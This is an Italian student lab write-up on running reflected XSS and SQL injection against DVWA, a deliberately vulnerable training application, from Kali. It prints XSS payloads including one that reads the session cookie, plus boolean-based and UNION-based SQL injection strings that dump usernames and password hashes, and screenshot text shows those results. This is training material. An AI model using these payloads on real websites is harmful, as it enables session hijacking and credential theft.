

## XSS e SQLInjection

---

Nell'esercizio di oggi viene richiesto di utilizzare la vulnerabilità della DVWA di meta per effettuare attacchi XSS e SQLInjection attraverso la macchina Kali..

La prima cosa fatta è stata mettere in collegamento le due macchine, dopodiché mi sono collegato alla DVWA di Meta.

Ho Settato la sicurezza a Low.

Per la parte di XSS ho fatto qualche test per verificare che la submit leggesse testo html quindi ho scritto '<I> hi' ed effettivamente mi ha cambiato il testo in corsivo.


### Vulnerability: Reflected Cross Site Scripting (XSS)

```
What's your name?  
<script> alert ('XSS')</script>   
Hello hi
```

#### More info


<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Subito dopo ho lasciato un alert con `<script>alert('XSS Attack!')</script>`



## Raul Pastor

Ho continuato l'attacco cercando il con ‘<script>alert(document.cookie)</script>’ ritrovando il cookie della sessione:



Per la parte di SQL Injection ho utilizzato il metodo boolean based per cercare tutti gli username e password:

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
**SQL Injection**  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

**Vulnerability: SQL Injection**

User ID:

ID: ' or 'a' = 'a  
First name: admin  
Surname: admin

ID: ' or 'a' = 'a  
First name: Gordon  
Surname: Brown

ID: ' or 'a' = 'a  
First name: Hack  
Surname: Me

ID: ' or 'a' = 'a  
First name: Pablo  
Surname: Picasso

ID: ' or 'a' = 'a  
First name: Bob  
Surname: Smith

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Ho utilizzato sia il metodo Union based injection per ricevere tutte le informazioni possibili dalla tabella users:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "SQL Injection" item is highlighted with a green background. The main content area has a form titled "User ID:" with a text input field and a "Submit" button. Below the form, several lines of red text output the results of the SQL injection query: "ID: 1' union select user, password from users #", "First name: admin", "Surname: admin", followed by five more similar entries for other users (gordonb, 1337, pablo, 0d107d09f5bbe40cade3de5c71e9e9b7, and smithy). At the bottom of the content area, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>. At the very bottom of the page, there are status messages: "Username: admin", "Security Level: low", and "PHPIDS: disabled". On the right side, there are "View Source" and "View Help" buttons.